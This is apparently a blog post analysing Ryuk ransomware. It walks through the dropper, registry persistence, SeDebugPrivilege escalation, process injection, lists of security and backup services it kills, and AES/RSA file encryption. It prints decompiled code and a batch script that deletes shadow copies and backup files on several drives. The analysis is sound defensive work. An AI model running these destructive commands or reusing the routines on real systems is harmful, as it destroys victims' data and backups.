

Deep Analysis of Ryuk Ransomware

 [n1ght-w0lf.github.io/malware analysis/ryuk-ransomware/](https://n1ght-w0lf.github.io/malware-analysis/ryuk-ransomware/)

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Abdallah Elshinbar

Malware Analysis & Reverse Engineering Adventures

13 minute read

Introduction


Attack Chain

Ryuk has been known to be a part of a bigger "Triple Threat" attack that involves Emotet and TrickBot.

The first stage of this attack is the delivery of Emotet through phishing emails that contain a weaponized word document, this document contains a macro code that downloads Emotet.

Once Emotet executes, it downloads another malware (usually TrickBot) which can collect system information, steal credentials, disable AV, do lateral movement, ...

The third stage of the attack is to connect to the C&C server to download Ryuk which makes use of the lateral movement done by TrickBot to infect and encrypt as many systems on the network as possible.




Ryuk overview

I will give a brief overview of how Ryuk operates then I will go into details in the upcoming sections.

Ryuk operates in two stages. The first stage is a dropper that drops the real Ryuk ransomware at another directory and exits. Then the ransomware tries to injects running processes to avoid detection. We can also see that it launches a cmd.exe process to modify the registry.



After that, Ryuk goes through encrypting the system files and network shares, it drops a "Ransom Note" at every folder it encrypts under the name `RyukReadMe.txt`.




Enough introduction, let's dive into Ryuk.

First Stage (The Dropper)

SHA256: `23f8aa94ffb3c08a62735fe7fee5799880a8f322ce1d55ec49a13a3f85312db2`

The dropper first checks the windows `MajorVersion` and if it's equal to 5 (`windows 2000 | windows XP | Windows Server 2003`), it drops the ransomware executable at `C:\Documents and Settings\Default User\`, otherwise it drops it at `C:\users\Public\`.



The name of the dropped executable is five randomly generated characters.

```


do
{
    do
        random_num = rand() % 250u;
        while ( !isalpha(random_num) );           // check if valid character
        *(&dropped_file_name + i++) = random_num;
    }
    while ( i < 5 );
}

```

If the creation of this file failed, Ryuk drops the executable at the same directory of the dropper with replacing the last character of its name with the letter 'V' (If the dropper name is `ryuk.exe`, the dropped executable will be `ryuV.exe`).

Next we can see a call to `IsWow64Process()` and if it returns `true` (which means Ryuk is running at a 64 bit system), it writes the 64 bit binary to the dropped executable, else it writes the 32 bit binary. The 2 binary files are stored at the `.data` section.

The last step is a call to `ShellExecuteW()` to execute the second stage executable with passing it one argument which is the dropper path (This is used later to delete the dropper).



Second Stage

SHA256: 8b0a5fb13309623c3518473551cb1f55d38d8450129d4a3c16b476f7b2867d7d

Deleting The Dropper

Before the dropper exits, it passes its path to the second stage executable as a command line argument which in turn deletes the dropper.

```

38  Sleep(0x1388u);
39  v4 = GetCommandLineW();
40  CommandLineArgs = CommandLineToArgvW(v4, &pNumArgs);
41  v6 = CommandLineArgs;
42  if ( CommandLineArgs )
43      DeleteFileW(CommandLineArgs[1]);           // delete the dropper

```

Persistence

Ryuk uses the very well known registry key to achieve persistence. It creates a new value under the name

"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost"
and its data is set to the executable path which in my case is
"C:\users\Public\BPWPc.exe".

Here is the full command:

```
C:\Windows\System32\cmd.exe /C REG ADD
"\"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\" /v "svchost" /t
REG_SZ /d "C:\users\Public\BPWPc.exe" /f
```

Privilege Escalation

Ryuk uses `AdjustTokenPrivileges()` function to adjust its process security access token. The requested privilege name is `SeDebugPrivilege` and according to Microsoft docs:

SeDebugPrivilege:

Required to debug and adjust the memory of a process owned by another account.
With this privilege, the user can attach a debugger to any process or to the kernel.

```
ProcessAccessToken = TokenHandle;
if ( LookupPrivilegeValueW(0i64, L"SeDebugPrivilege", &Luid) )
{
    NewState.Privileges[0].Luid = Luid;
    NewState.PrivilegeCount = 1;
    NewState.Privileges[0].Attributes = 2;
    if ( AdjustTokenPrivileges(ProcessAccessToken, 0, &NewState, 0x10u, 0i64, 0i64) )
    {
        if ( GetLastError() == 1300 )
        {
            alert("The token does not have the specified privilege. \n", v9, v10, v11);
            result = 0i64;
        }
        else
        {
            result = 1i64;
        }
    }
}
```

This method is usually used by malware to perform process injection (which is done next).

Process Injection

Ryuk goes through all running processes and stores `(ProcessName, ProcessID, ProcessType)` in a big array, `ProcessType` is an integer that is set to 1 If the domain name of the user of the process starts with “NT A” (which is “NT AUTHORITY”), otherwise the `ProcessType` is set to 2.

```

ProcessHandle = OpenProcess(0x1FFFFFFu, 0, pe.th32ProcessID);
if ( ProcessHandle )
{
    wcsncpy(&ProcessesData[528 * i], pe.szExeFile, 259ui64); █
    *(ProcessType - 1) = pe.th32ProcessID;
    if ( OpenProcessToken(ProcessHandle, 0x20008u, &ProcessTokenHandle) )
    {
        GetTokenInformation(ProcessTokenHandle, TokenUser, ProcessUserToken, 0, &TokenInformationLength);
        v8 = TokenInformationLength;
        v9 = GetProcessHeap();
        ProcessUserToken = HeapAlloc(v9, 8u, v8);
        if ( GetTokenInformation(
            ProcessTokenHandle,
            TokenUser,
            ProcessUserToken,
            TokenInformationLength,
            &TokenInformationLength) )
        {
            v10 = *ProcessUserToken;
            peUse = 0;
            cchName = 0;
            cchReferencedDomainName = 0;
            LookupAccountSidW(0i64, v10, 0i64, &cchName, 0i64, &cchReferencedDomainName, &peUse);
            v11 = GlobalAlloc(0, 2 * cchName);
            DomainName = GlobalAlloc(0, 2 * cchReferencedDomainName);
            → LookupAccountSidW(0i64, *ProcessUserToken, v11, &cchName, DomainName, &cchReferencedDomainName, &peUse);
            if ( *DomainName != 'N' || DomainName[1] != 'T' || DomainName[3] != 'A' )
                *ProcessType = 2; █
            else
                *ProcessType = 1; █
        }
    }
}

```

To make it easier, I created a structure in IDA called `ProcessInfo`.

```

ProcessInfo    struc ; (sizeof=0x20D, mappedto _65)
ProcessName    db 520 dup(?)           ; string(C)
ProcessID      dd ?
ProcessType    db ?
ProcessInfo    ends

```

After that, Ryuk loops through the processes' stored data to perform the process injection.

If the process name is `(csrss.exe | explorer.exe | lsas.exe)`, Ryuk ignores that process.

```

cnt1 = 0i64;
while ( *&ProcessData->ProcessName[2 * cnt1] == Csrss_exe[cnt1]
    && *&ProcessData->ProcessName[2 * cnt1 + 2] == Csrss_exe[cnt1 + 1] )
{
    cnt1 += 2i64;
    if ( cnt1 == 10 )                                // process name is csrss.exe
        goto LABEL_44;
}
cnt2 = -1i64;
do
{
    if ( *&ProcessData->ProcessName[2 * cnt2 + 2] != Explorer_exe[cnt2 + 1] )
        break;
    cnt2 += 2i64;
    if ( cnt2 == 13 )                                // process name is explorer.exe
        goto LABEL_44;
}
while ( *&ProcessData->ProcessName[2 * cnt2] == Explorer_exe[cnt2] );
cnt3 = 0i64;
while ( *&ProcessData->ProcessName[2 * cnt3] == Lsaas_exe[cnt3]
    && *&ProcessData->ProcessName[2 * cnt3 + 2] == Lsaas_exe[cnt3 + 1] )
{
    cnt3 += 2i64;
    if ( cnt3 == 10 )                                // process name is lsaas.exe
        goto LABEL_44;
}
if ( v9 && !v20 || v20 == 1 )
    goto LABEL_45;
v30 = process_injection(*ProcessId);
itow(v30, &Dest, 10);
Sleep(300u);

```

The process injection technique used here is very simple, Ryuk allocates memory for its process at the target process memory space using `VirtualAllocEx()`, then it writes its process to that allocated memory using `WriteProcessMemory()`. Finally it creates a new thread using `CreateRemoteThread()` to run Ryuk's thread at the injected process.

```
result = OpenProcess(0x1FFFFFu, 0, ProcessId);
TargetProcessHandle = result;
if ( result )
{
    result = GetModuleHandleA(0i64);
    RyukProcess = result;
    if ( result )
    {
        v5 = *(&result[*(result + 15) + 80]);
        SetLastError(0);
        Length = v5;
        BaseAddress = VirtualAllocEx(TargetProcessHandle, RyukProcess, v5, 0x3000u, 0x40u);
        if ( BaseAddress )
        {
            NumberOfBytesWritten = 0i64;
            if ( WriteProcessMemory(TargetProcessHandle, BaseAddress, RyukProcess, Length, &NumberOfBytesWritten) )
            {
                if ( CreateRemoteThread(TargetProcessHandle, 0i64, 0i64, StartAddress, BaseAddress, 0, 0i64) )
                {
                    result = 5;
                }
            }
        }
    }
}
```

Building Imports

Ryuk imports its necessary functions dynamically using `LoadLibraryA()` and `GetProcAddress()`. The names of the imported functions are obfuscated so static analysis won't do very well here.

We can use a debugger to get these names rather than reversing the obfuscation algorithm.

The screenshot shows a debugger interface with two main panes. The top pane displays assembly code with color-coded registers (rcx, rdx, rcx) and memory addresses. The bottom pane shows a table of imported functions from kernel32.dll.

Address	ASCII
000000140028000	LoadLibraryA
000000140028110	FindFirstFile
000000140028110	FindNextFile
000000140028110	GetModuleFileNameA
000000140028110	SetFilePointer
000000140028210	CreateFileA
000000140028250	VirtualAlloc
000000140028290	CloseHandle
000000140028290	CreateDirectoryW
000000140028290	GetWindowsDI
000000140028290	RequeryW
000000140028290	CreateFileW
000000140028290	GetModuleHandleA
000000140028290	WriteFile
000000140028290	CreateProcessA
000000140028290	GetProcessW
000000140028290	GetModuleHandleW
000000140028290	CopyFileA
000000140028290	FreeLibrary
000000140028490	GetCommandLineW
000000140028490	GlobalAlloc
000000140028490	GetModuleFileNameW

Here is the list of imported functions:

Expand to see more

advapi32.dll

- CryptAcquireContextW
- CryptDecrypt
- CryptDeriveKey
- CryptDestroyKey
- CryptEncrypt
- CryptExportKey
- CryptGenKey
- CryptImportKey
- GetUserNameA
- GetUserNameW
- RegCloseKey
- RegDeleteValueW
- RegOpenKeyExA
- RegOpenKeyExW
- RegQueryValueExA
- RegSetValueExW

kernel32.dll

- CloseHandle
- CopyFileA

CopyFileW
.CreateDirectoryW
.CreateFileA
CreateFileW
CreateProcessA
CreateProcessW
DeleteFileW
ExitProcess
FindClose
FindFirstFileW
FindNextFileW
FreeLibrary
GetCommandLineW
GetCurrentProcess
GetDriveTypeW
GetFileAttributesA
GetFileAttributesW
GetFileSize
GetLogicalDrives
GetModuleFileNameA
GetModuleFileNameW
GetModuleHandleA
GetStartupInfoW
GetTickCount
GetVersionExW
GetWindowsDirectoryW
GlobalAlloc
LoadLibraryA
ReadFile
SetFileAttributesA
SetFileAttributesW
SetFilePointer
Sleep
VirtualAlloc
VirtualFree
WinExec
Wow64DisableWow64FsRedirection
Wow64RevertWow64FsRedirection
WriteFile
ole32.dll
CoCreateInstance
CoInitialize

```
Shell32.dll
    ShellExecuteA
    ShellExecuteW
mpr.dll
    WNetCloseEnum
    WNetEnumResourceW
    WNetOpenEnumW
Iphlpapi.dll
    GetIpNetTable
```

Killing Processes

Ryuk has a long list of predefined services and processes to kill using `net stop` and `taskkill /IM` respectively.

Here is the list of services:

Expand to see more

```
Acronis VSS Provider
Enterprise Client Service
Sophos Agent
Sophos AutoUpdate Service
Sophos Clean Service
Sophos Device Control Service
Sophos File Scanner Service
Sophos Health Service
Sophos MCS Agent
Sophos MCS Client
Sophos Message Router
Sophos Safestore Service
Sophos System Protection Service
Sophos Web Control Service
SQLsafe Backup Service
SQLsafe Filter Service
Symantec System Recovery
Veeam Backup Catalog Data Service
AcronisAgent
AcrSch2Svc
Antivirus
ARSM
BackupExecAgentAccelerator
BackupExecAgentBrowser
BackupExecDeviceMediaService
```

BackupExecJobEngine
BackupExecManagementService
BackupExecRPCService
BackupExecVSSProvider
bedbg
DCAgent
EPSecurityService
EPUpdateService
EraserSvc11710
EsgShKernel
FA_Scheduler
IISAdmin
IMAP4Svc
macmnsvc
masvc
MBAMService
MBEndpointAgent
McAfeeEngineService
McAfeeFramework
McAfeeFrameworkMcAfeeFramework
McShield
McTaskManager
mfemms
mfevtp
MMS
mozyprobackup
MsDtsServer
MsDtsServer100
MsDtsServer110
MSExchangeES
MSExchangeIS
MSExchangeMGMT
MSExchangeMTA
MSExchangeSA
MSExchangeSRS
MSOLAP\$SQL_2008
MSOLAP\$SYSTEM_BGC
MSOLAP\$TPS
MSOLAP\$TPSAM
MSSQL\$BKUPEXEC
MSSQL\$ECWDB2
MSSQL\$PRACTICEMGT

MSSQL\$PRACTTICEBGC
MSSQL\$PROFXENGAGEMENT
MSSQL\$SBSMONITORING
MSSQL\$SHAREPOINT
MSSQL\$SQL_2008
MSSQL\$SYSTEM_BGC
MSSQL\$TPS
MSSQL\$TPSAMAMA
MSSQL\$VEEAMSQL2008R2
MSSQL\$VEEAMSQL2012
MSSQLFDLauncher
MSSQLFDLauncher\$PROFXENGAGEMENT
MSSQLFDLauncher\$SBSMONITORING
MSSQLFDLauncher\$SHAREPOINT
MSSQLFDLauncher\$SQL_2008
MSSQLFDLauncher\$SYSTEM_BGC
MSSQLFDLauncher\$TPS
MSSQLFDLauncher\$TPSAMAMA
MSSQLSERVER
MSSQLServerADHelper100
MSSQLServerOLAPService
MySQL80
MySQL57
ntrtscan
OracleClientCache80
PDVFSService
POP3Svc
ReportServer
ReportServer\$SQL_2008
ReportServer\$SYSTEM_BGC
ReportServer\$TPS
ReportServer\$TPSAMAMA
RESvc
sacsvr
SamSs
SAVAdminService
SAVService
SDRSVC
SepMasterService
ShMonitor
Smcinst
SmcService

SMTPSvc
SNAC
SntpService
sophossp
SQLAgent\$BKUPEXEC
SQLAgent\$ECWDB2
SQLAgent\$PRACTTICEBGC
SQLAgent\$PRACTTICEMGT
SQLAgent\$PROFXENGAGEMENT
SQLAgent\$SBSMONITORING
SQLAgent\$SHAREPOINT
SQLAgent\$SQL_2008
SQLAgent\$SYSTEM_BGC
SQLAgent\$TPS
SQLAgent\$TPSAMA
SQLAgent\$VEEAMSQL2008R2
SQLAgent\$VEEAMSQL2012
SQLBrowser
SQLSafeOLRService
SQLSERVERAGENT
SQLTELEMETRY
SQLTELEMETRY\$ECWDB2
SQLWriter
SstpSvc
svcGenericHost
swi_filter
swi_service
swi_update_64
TmCCSF
tmlisten
TrueKey
TrueKeyScheduler
TrueKeyServiceHelper
UIODetect
VeeamBackupSvc
VeeamBrokerSvc
VeeamCatalogSvc
VeeamCloudSvc
VeeamDeploymentService
VeeamDeploySvc
VeeamEnterpriseManagerSvc
VeeamMountSvc

VeeamNFSSvc
VeeamRESTSvc
VeeamTransportSvc
W3Svc
wbengine
WRSVC
MSSQL\$VEEAMSQL2008R2
SQLAgent\$VEEAMSQL2008R2
VeeamHvIntegrationSvc
swi_update
SQLAgent\$CXDB
SQLAgent\$CITRIX_METAFRAME
SQL Backups
MSSQL\$PROD
Zoolz 2 Service
MSSQLServerADHelper
SQLAgent\$PROD
msftesql\$PROD
NetMsmqActivator
EhttpSrv
ekrn
ESHASRV
MSSQL\$SOPHOS
SQLAgent\$SOPHOS
AVP
klnagent
MSSQL\$SQLEXPRESS
SQLAgent\$SQLEXPRESS
wbengine
kavfssl
KAVFSGT
KAVFS
mfefire

And here is the list of processes:

Expand to see more

zoolz.exe
agntsvc.exe
dbeng50.exe
dbsnmp.exe
encsvc.exe
excel.exe

firefoxconfig.exe
infopath.exe
isqlplusvc.exe
msaccess.exe
msftesql.exe
mspub.exe
mydesktopqos.exe
mydesktopservice.exe
mysqld.exe
mysqld-nt.exe
mysqld-opt.exe
ocautoupds.exe
ocomm.exe
ocssd.exe
onenote.exe
oracle.exe
outlook.exe
powerpnt.exe
sqbcoreservice.exe
sqlagent.exe
sqlbrowser.exe
sqlservr.exe
sqlwriter.exe
steam.exe
synctime.exe
tbirdconfig.exe
thebat.exe
thebat64.exe
thunderbird.exe
visio.exe
winword.exe
wordpad.exe
xfssvcccon.exe
tmlisten.exe
PccNTMon.exe
CNTAoSMgr.exe
Ntrtscan.exe
mbamtray.exe

Deleting Backups

Ryuk drops a batch script at `C:\Users\Public>window.bat` which deletes all shadow copies and possible backups, then the script deletes itself.

```

vssadmin Delete Shadows /all /quiet
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
vssadmin Delete Shadows /all /quiet
del /s /f /q c:\*.VHD c:\*.bac c:\*.bak c:\*.wbc a t c:\*.bkf c:\Backup\*.* c:\backup\*.* 
c:\*.set c:\*.win c:\*.dsk
del /s /f /q d:\*.VHD d:\*.bac d:\*.bak d:\*.wbc a t d:\*.bkf d:\Backup\*.* d:\backup\*.* 
d:\*.set d:\*.win d:\*.dsk
del /s /f /q e:\*.VHD e:\*.bac e:\*.bak e:\*.wbc a t e:\*.bkf e:\Backup\*.* e:\backup\*.* 
e:\*.set e:\*.win e:\*.dsk
del /s /f /q f:\*.VHD f:\*.bac f:\*.bak f:\*.wbc a t f:\*.bkf f:\Backup\*.* f:\backup\*.* 
f:\*.set f:\*.win f:\*.dsk
del /s /f /q g:\*.VHD g:\*.bac g:\*.bak g:\*.wbc a t g:\*.bkf g:\Backup\*.* g:\backup\*.* 
g:\*.set g:\*.win g:\*.dsk
del /s /f /q h:\*.VHD h:\*.bac h:\*.bak h:\*.wbc a t h:\*.bkf h:\Backup\*.* h:\backup\*.* 
h:\*.set h:\*.win h:\*.dsk
del %0

```

The Encryption Process

Ryuk uses a multi threading approach for the encryption process, it creates a new thread for each file it encrypts which makes it very fast.

It starts enumerating files using `FindFirstFileW()` and `FindNextFileW()` then it passes each file name to a new encryption thread. Note that Ryuk avoids encrypting these file extensions:

- .dll
- .lnk
- .hrmlog
- .ini
- .exe

Each encryption thread starts by generating a random 256 AES encryption key using `CryptGenKey()`, Ryuk utilizes the WindowsCrypto API for the encryption.

```

LABEL_35:
    if ( !CryptGenKey(CSP, CALG_AES_256, 1i64, &AES_KEY) )
    {
        CloseHandle(FileHandle);
        CryptDestroyKey(AES_KEY);
        return 7i64;
    }

```

Then it goes into the typical encryption loop, the files are encrypted in chunks with a chunk size of `1000000 bytes`.

```

if ( SetFilePointer(FileHandle, Distance, 0i64, 0i64) == -1 )
{
    CloseHandle(FileHandle);
    CryptDestroyKey(AES_KEY);
    VirtualFree(Buffer, 0i64, 0x8000i64);
    return 12i64;
}
if ( !ReadFile(FileHandle, Buffer, v56, &v57, 0i64) )
{
    CryptDestroyKey(AES_KEY);
    CloseHandle(FileHandle);
    VirtualFree(Buffer, 0i64, 0x8000i64);
    return 13i64;
}
WORD(v53) = 0;
HIDWORD(v56) = 1000000;
if ( !CryptEncrypt(AES_KEY, 0i64, v26, 0i64, 0i64, &v56 + 4, v53) )
{
    CryptDestroyKey(AES_KEY);
    CloseHandle(FileHandle);
    VirtualFree(Buffer, 0i64, 0x8000i64);
    return 14i64;
}
WORD(v54) = HIDWORD(v56);
if ( !CryptEncrypt(AES_KEY, 0i64, v26, 0i64, Buffer, &v56, v54) )
{
    CryptDestroyKey(AES_KEY);
    CloseHandle(FileHandle);
    VirtualFree(Buffer, 0i64, 0x8000i64);
    return 15i64;
}

```

```

if ( SetFilePointer(FileHandle, Distance, 0i64, 0i64) == -1 )
{
    CloseHandle(FileHandle);
    CryptDestroyKey(AES_KEY_);
    VirtualFree(Buffer, 0i64, 0x8000i64);
    return 16i64;
}
WORD(v57) = 0;
if ( !WriteFile(FileHandle, Buffer, v56, &v57, 0i64) )
{
    VirtualFree(Buffer, 0i64, 0x8000i64);
    CloseHandle(FileHandle);
    CryptDestroyKey(AES_KEY_);
    return 17i64;
}
++chunk;
Distance += 1000000;
}
while ( chunk <= chunks );

```

Finally Ryuk write a metadata block of size `274 bytes` at the end of the file. The first `6 bytes` are the keyword `HERMES`.

```

if ( !WriteFile(FileHandle, &HERMES, v47, &v57 + 4, 0i64) )
{
    VirtualFree(Buffer, 0i64, 0x8000i64);
    CloseHandle(FileHandle);
    CryptDestroyKey(AES_KEY);
    return 18i64;
}

```

After that, The AES key is encrypted with an RSA public key before it's written to the end of the file and then exported using `CryptExportKey()`, This function generates `12 bytes of Blob information + 256 bytes (the encrypted key)`.

```

if ( !CryptExportKey(AES_KEY, RSA_KEY, 1i64) )
{
    VirtualFree(Buffer, 0i64, 0x8000i64);
    CloseHandle(FileHandle);
    CryptDestroyKey(V55);
    return 20i64;
}
HIDWORD(v57) = 0;
if ( !WriteFile(FileHandle, &AES_KEY_ENCRYPTED, v59, &v57 + 4, 0i64) )
{
    VirtualFree(Buffer, 0i64, 0x8000i64);
    CloseHandle(FileHandle);
    CryptDestroyKey(V55);
    return 21i64;
}

```

The RSA public key is embedded in the executable, it's imported using `CryptImportKey()` and passed to every encryption thread.

```

LABEL_9:
    LODWORD(flags) = 1;
    result = CryptImportKey(CSP, &EMBEDDED_RSA_BLOB, 276i64, 0i64, flags, &RSA_KEY);
    if ( !result )
        result = ExitProcess(1i64);
    return result;

```

<pre> ; _QWORD EMBEDDED_RSA_BLOB EMBEDDED_RSA_BLOB db 6 db 2 db 0 db 0 db 0 db 0A4h ; R db 0 db 0 db 52h ; R db 53h ; S db 41h ; A db 31h ; 1 db 0 db 8 db 0 db 0 db 1 db 0 db 1 db 0 </pre>	<pre> ; DATA XREF: import_rsa_key+160 to </pre>
--	---

We can see at the end of the encryption routine a check if the keyword `HERMES` is present at the end of the file (which indicates the file is encrypted).

This check is actually done before encrypting the file to avoid encrypting it twice.

```

if ( v19 && *(v21 - 1) == 'H' && *v21 == 'E' && v21[1] == 'R' && v21[2] == 'M' && v21[3] == 'E' && v21[4] == 'S' )
{
    CloseHandle(FileHandle);
    return 5i64;
}

```

Here is an example of the complete metadata block:

Offset(d): 5344

Block(d): 5344-5617

Length(d): 274

Encrypting Network Shares

Ryuk enumerates network shares using `wNetOpenEnumW()` and `wNetEnumResourceA()` respectively.

```
if ( WNetOpenEnumW(2i64, 0i64, 0i64, a1, &v11) )
    return 0i64;
result = GlobalAlloc(64i64, v12);
v4 = result;
if ( result )
{
    while ( 1 )
    {
        if ( v12 )
            memset(v4, 0, v12);
        if ( WNetEnumResourceA(v11, &v13, v4, &v12) )
            break;
        v5 = *(v4 + 24);
